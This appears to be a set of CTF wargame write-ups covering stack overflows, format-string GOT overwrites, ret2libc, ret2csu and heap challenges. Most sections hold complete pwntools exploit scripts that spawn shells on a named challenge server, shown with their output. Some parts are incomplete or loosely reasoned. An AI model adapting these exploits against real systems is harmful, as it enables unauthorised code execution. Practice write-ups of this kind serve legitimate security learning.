Basic BOF #1
Binary info
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
Source
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[40]; // [esp+4h] [ebp-34h]
  int v5;     // [esp+2Ch] [ebp-Ch]

  v5 = 0x4030201;
  fgets(&s, 45, stdin);
  printf("\n[buf]: %s\n", &s);
  printf("[check] %p\n", v5);
  if ( v5 != 0x4030201 && v5 != 0xDEADBEEF )
    puts("\nYou are on the right way!");
  if ( v5 == 0xDEADBEEF )
  {
    puts("Yeah dude! You win!\nOpening your shell...");
    system("/bin/dash");
  }
  return 0;
}
Analysis
Buffer s is 40 bytes. v5 sits at ebp-0xC, which is 40 bytes above the start of s (ebp-0x34). Overflowing s by exactly 40 bytes reaches v5, letting us overwrite it with 0xDEADBEEF to get a shell.
Exploit
from pwn import *

e = ELF("./bof_basic")
r = remote("ctf.j0n9hyun.xyz", 3000)

payload = b"A" * 40 + p32(0xdeadbeef)
r.sendline(payload)
r.interactive()
$ id
uid=1000(attack) gid=1000(attack) groups=1000(attack)
Basic BOF #2
Binary info
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Source
int __cdecl main(int argc, const char **argv, const char **envp)
{
char s[80]; // [esp+Ch] [ebp-8Ch]
void (*v5)(void); // [esp+8Ch] [ebp-Ch]
v5 = (void (*)(void))sup;
fgets(s, 133, stdin);
v5();
return 0;
}Analysis
v5 is a function pointer initialized to sup (a harmless function). It sits at ebp-0xC, which is 0x80 = 128 bytes above the start of the buffer (ebp-0x8C). The buffer is 80 bytes, so the gap between the end of s and v5 is 128 - 80 = 48 bytes.
Overflowing 80 + 48 = 128 bytes and writing the address of a function that runs a shell redirects the v5() call to that function.
shell = 0x804849b # address of the win function
Exploit
from pwn import *
e = ELF("./bof_basic2")
r = remote("ctf.j0n9hyun.xyz", 3001)
shell = 0x804849b
payload = b"A" * 80 + b"B" * 48 + p32(shell)
r.sendline(payload)
r.interactive()$ id
uid=1000(attack) gid=1000(attack) groups=1000(attack)
Basic FSB
Binary info
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x8048000)
RWX: Has RWX segments
Source
int flag()
{
puts("EN)you have successfully modified the value :)");
return system("/bin/sh");
}
int vuln()
{
char s[1024];
char format;
printf("input : ");
fgets(s, 1024, stdin);
snprintf(&format, 0x400u, s);
return printf(&format); // format string bug
}Analysis
User input s is copied into format via snprintf, then passed directly to printf. This is a classic format string vulnerability — since the attacker controls the format string, arbitrary values can be written to arbitrary addresses.
The goal is to overwrite printf's GOT entry with the address of flag(). The next printf call then executes it instead of returning a shell.
printfGOT:e.got['printf']flagaddress:0x80485b4- Format string offset:
2(determined by probing with%1$x,%2$x, ...)
pwntools' fmtstr_payload automates constructing the write-what-where payload.
Exploit
from pwn import *
e = ELF("./basic_fsb")
r = remote("ctf.j0n9hyun.xyz", 3002)
printf_got = e.got['printf']
flag = 0x80485b4
offset = 2
payload = fmtstr_payload(offset, {printf_got: flag})
r.sendline(payload)
r.interactive()input : EN)you have successfully modified the value :)
$ id
uid=1000(attack) gid=1000(attack) groups=1000(attack)
x64 Buffer Overflow
Binary info
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Source
int __cdecl main(int argc, const char **argv, const char **envp)
{
char s[268]; // [rsp+10h] [rbp-110h]
int v5; // [rsp+11Ch] [rbp-4h]
_isoc99_scanf("%s", s, envp);
v5 = strlen(s);
printf("Hello %s\n", s);
return 0;
}Analysis
The buffer is 0x110 = 272 bytes, but since there's an 8-byte saved RBP at rbp-0x110, the return address sits at offset 272 + 8 = 280 bytes from s. scanf("%s") has no length limit, so a ROP-based overflow is immediately possible.
With no canary and no PIE, we can directly call the hidden callMeMaybe function at 0x400606. On x86-64 the first argument should go in rdi, but in the simplest case where no argument is needed, we just need the function address after the offset padding:
offset = 280
payload = "A" * 280 + p64(callMeMaybe)
Exploit
from pwn import *
e = ELF("./64bof_basic")
r = remote("ctf.j0n9hyun.xyz", 3004)
offset = 280
pr_rdi = 0x400713
callMeMaybe = 0x400606
payload = b"A" * offset + p64(callMeMaybe)
r.sendline(payload)
r.interactive()$ id
uid=1000(attack) gid=1000(attack) groups=1000(attack)
beginner_heap
Binary info
Arch: amd64-64-little
NX: NX enabled
Stack canary present
Source
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
void *v3; // [rsp+10h] [rbp-1020h]
void *v4; // [rsp+18h] [rbp-1018h]
char s[4104];
v3 = malloc(16);
*v3 = 1;
*(v3 + 1) = malloc(8); // internal buffer for v3
v4 = malloc(16);
*v4 = 2;
*(v4 + 1) = malloc(8); // internal buffer for v4
fgets(s, 4096, stdin);
strcpy(*(v3 + 1), s); // unchecked copy into an 8-byte buffer
fgets(s, 4096, stdin);
strcpy(*(v4 + 1), s);
exit(0);
}Analysis
Each "node" is a 16-byte heap chunk: the first 8 bytes hold an integer ID, and the next 8 bytes hold a pointer to an 8-byte internal buffer. The first strcpy copies up to 4096 bytes into v3's 8-byte internal buffer, overflowing upward on the heap.
Since v4's 16-byte chunk sits right after v3's internal buffer (8 bytes), the overflow can overwrite v4's fields — in particular, the pointer at *(v4 + 1). The second strcpy then writes to whatever address *(v4 + 1) now points to, giving us a write-what-where primitive.
The target is get_flag — a function that reads and prints the flag. Getting the second write to overwrite a function pointer (or a GOT entry reachable via exit) causes get_flag to execute.
The tcache allocator in glibc >= 2.26 immediately recycles freed chunks of the same size, so the layout is deterministic in this simple case.
RTL_core
Binary info
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
Source
int __cdecl check_passcode(int a1)
{
  int v2 = 0;
  for ( int i = 0; i <= 4; ++i )
    v2 += *(_DWORD *)(4 * i + a1);
  return v2;
}

ssize_t core()
{
  int buf;
  // ...
  void *v4 = dlsym((void *)0xFFFFFFFF, "printf");
  printf(&format, v4);          // leaks the printf address
  return read(0, &buf, 0x64u);  // BOF
}

int main(int argc, const char **argv, const char **envp)
{
  char s[24];
  gets(s);                                  // unchecked read
  if ( check_passcode((int)s) == hashcode ) // hashcode = 3235492007
    core();
}
Stage 1 — bypassing the passcode
check_passcode sums five consecutive 32-bit integers starting from the input buffer and compares it to hashcode = 3235492007.
3235492007 / 5 = 647098401 remainder 2. So four equal values plus one value that's 2 larger makes the sum match:
data = 0x2691f021  # 647098401
payload = p32(data) * 4 + p32(data + 2)
Stage 2 — ret2libc
Once the passcode check passes, core() leaks the runtime address of printf via dlsym, then reads 100 bytes into a 62-byte buffer (buf is at ebp-0x3E), allowing a 38-byte overflow.
Using the leaked printf address, we compute the libc base and the offsets for system and /bin/sh. The return-to-libc chain:
[66B padding] [system] [AAAA] [/bin/sh]
Full exploit
from pwn import *

context.arch = 'i386'
p = process("./rtlcore")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")

# Stage 1
data = 0x2691f021
payload = p32(data) * 4 + p32(data + 2)
p.recvuntil("Passcode: ")
p.sendline(payload)

# leak printf
p.recvuntil("0x")
printf = int(p.recv(8), 16)
print("printf addr:", hex(printf))

libc_base  = printf - libc.symbols['printf']
system_addr = libc_base + libc.symbols['system']
binsh_addr  = libc_base + next(libc.search(b"/bin/sh"))

# Stage 2
payload2 = b"A" * 66
payload2 += p32(system_addr)
payload2 += b"AAAA"
payload2 += p32(binsh_addr)
p.sendline(payload2)
p.interactive()
$ id
uid=1000(phantom) gid=1000(phantom) groups=1000(phantom)
gift
Binary info
Arch:     i386-32-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
Source
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[128];

  printf("Hey guyssssssssss here you are: %p %p\n", &binsh, &system);
  fgets(s, 128, stdin);
  printf(s);   // format string vulnerability (unused here)
  gets(s);     // unbounded read — BOF
  return 0;
}
Analysis
The binary first hands us two addresses: &binsh (a writable global buffer meant to hold the /bin/sh string) and &system (a pointer to system()). Note that &binsh isn't a pointer to the string itself — it's the buffer that we must first write /bin/sh into.
Two-stage exploit:
- Use
gets@pltto write/bin/sh\x00into thebinshbuffer (gadget:pop retto clean up the argument). - Call
system(binsh)via RTL.
The overflow offset from s to the saved EIP is 128 + 4 (saved EBP) = 136 bytes.
Exploit
from pwn import *

p = process("./gift")
e = ELF("./gift")
context.arch = 'i386'

p.recvuntil("Hey guyssssssssss here you are: ")
data = p.recvline().split()
binsh  = int(data[0], 16)
system = int(data[1], 16)

popret    = 0x080483ad
gets_plt  = e.plt['gets']

# process fgets input (format string stage)
p.sendline(b"A" * 4)

# BOF via gets: call gets(binsh), then call system(binsh)
payload  = b"A" * 136
payload += p32(gets_plt)
payload += p32(popret)
payload += p32(binsh)
payload += p32(system)
payload += b"BBBB"
payload += p32(binsh)

p.sendline(payload)
p.sendline(b"/bin/sh\x00")
p.interactive()
$ id
uid=1000(phantom) gid=1000(phantom) groups=1000(phantom)
fengshui
Binary info
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
Source overview
A heap management challenge with four operations: Add, Delete, Display, Update.
// add_location: allocates a variable-size description buffer + a fixed 0x80 metadata chunk
_DWORD *__cdecl add_location(size_t a1)
{
  void *s  = malloc(a1);      // description buffer (user-controlled size)
  _DWORD *v3 = malloc(0x80);  // metadata chunk
  *v3 = s;                    // v3[0] = description pointer
  // v3[4..] = name (up to 124 bytes)
  *(&store + cnt) = v3;
  update_desc(cnt++);
  return v3;
}

// update_desc: bounds-checked write to the description buffer
unsigned int __cdecl update_desc(unsigned __int8 a1)
{
  int v3 = 0;
  scanf("%u%c", &v3, &v2);
  // protection: reject writes that would reach the metadata chunk
  if ( (char *)(v3 + *v3_desc_ptr) >= (char *)metadata_ptr - 4 )
  {
    puts("Nah...");
    exit(1);
  }
  read_len(*desc_ptr, v3 + 1);
}
Vulnerability
The bounds check in update_desc compares the end of the requested write against the metadata pointer minus 4. By carefully allocating chunks of specific sizes, a freed description buffer from one location can be recycled as the metadata chunk of the next allocation (tcache/fastbin reuse). This lets a description write overwrite another location's *v3 field (the description pointer).
Once the pointer is corrupted, a display_location call leaks heap or libc addresses, and a subsequent update_desc can write to an arbitrary address — a GOT overwrite or similar technique redirects execution to a shell.
The exact payload depends on the libc version and the runtime heap layout, but the general primitive chain is: heap overflow -> pointer corruption -> arbitrary write -> GOT overwrite -> shell.
/ (Hidden Flag)
A web challenge. Visiting the site only shows a photo of a robot.

The challenge is named / and hints at a robot photo, so we check robots.txt.
User-agent: *
Disallow: /robot_flag/
Visiting that path (/robot_flag/) reveals the flag.
RTC (Return to CSU)

An x64 ret2csu technique challenge. Leak the GOT with write, then feed /bin/sh and the system address via read to get a shell.
from pwn import *

p = remote("ctf.j0n9hyun.xyz", 3025)
e = ELF("./rtc")
libc = ELF("./libc.so.6")

read_plt = e.plt['read']
read_got = e.got['read']
write_plt = e.plt['write']
write_got = e.got['write']

csu_init = 0x4006ba
csu_call = 0x4006a0
bss = 0x601060

# csu_call(write(1, read_got, 8)) -> leak the libc address
# csu_call(read(0, bss, 8)) -> input /bin/sh
# csu_call(read(0, write_got, 8)) -> overwrite the GOT
# csu_call(write(bss)) -> execute the shell
Smooth CipherText
A challenge combining Vigenere and Caesar ciphers.

Decrypting first with a Vigenere cipher tool doesn't fully decode the flag portion. Retrying just that portion with a Caesar cipher works.
